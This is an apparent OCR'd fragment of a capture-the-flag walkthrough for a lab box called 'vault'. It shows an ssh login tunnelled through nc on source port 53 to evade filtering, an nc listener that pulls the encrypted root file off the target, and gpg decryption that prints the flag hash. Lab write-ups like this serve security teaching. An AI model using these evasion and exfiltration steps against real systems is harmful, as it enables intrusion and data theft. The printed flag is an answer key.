
ssh -p 987 -o 'ProxyCommand nc -p 53 %h %p' dave@192.168.5.2


4) Connected to ssh



5) Decrypted the flag






dave@vault: ~
dave@vault:~$ ls
root.txt.gpg
dave@vault:~$ which python3
dave@vault:~$ which python
dave@vault:~$ which nc
/bin/nc
dave@vault:~$ nc -lvnp 4444 < root.txt.gpg
Listening on [0.0.0.0] (family 0, port 4444)
Connection from [192.168.122.4] port 4444 [tcp/*] accepted (family 2, sport 46208)
dave@vault:~$
dave@ubuntu: ~
dave@ubuntu:~$ ls
Desktop Downloads Music Public Templates
Documents examples.desktop Pictures root.txt.gpg Videos
dave@ubuntu:~$ gpg -d root.txt.gpg
You need a passphrase to unlock the secret key for
user: "david <dave@david.com>"
4096-bit RSA key, ID D1EB1F03, created 2018-07-24 (main key ID 0FDFBFE4)
gpg: Invalid passphrase; please try again ...
You need a passphrase to unlock the secret key for
user: "david <dave@david.com>"
4096-bit RSA key, ID D1EB1F03, created 2018-07-24 (main key ID 0FDFBFE4)
gpg: encrypted with 4096-bit RSA key, ID D1EB1F03, created 2018-07-24
"david <dave@david.com>"
ca468370b91d1f5906e31093d9bfe819
dave@ubuntu:~$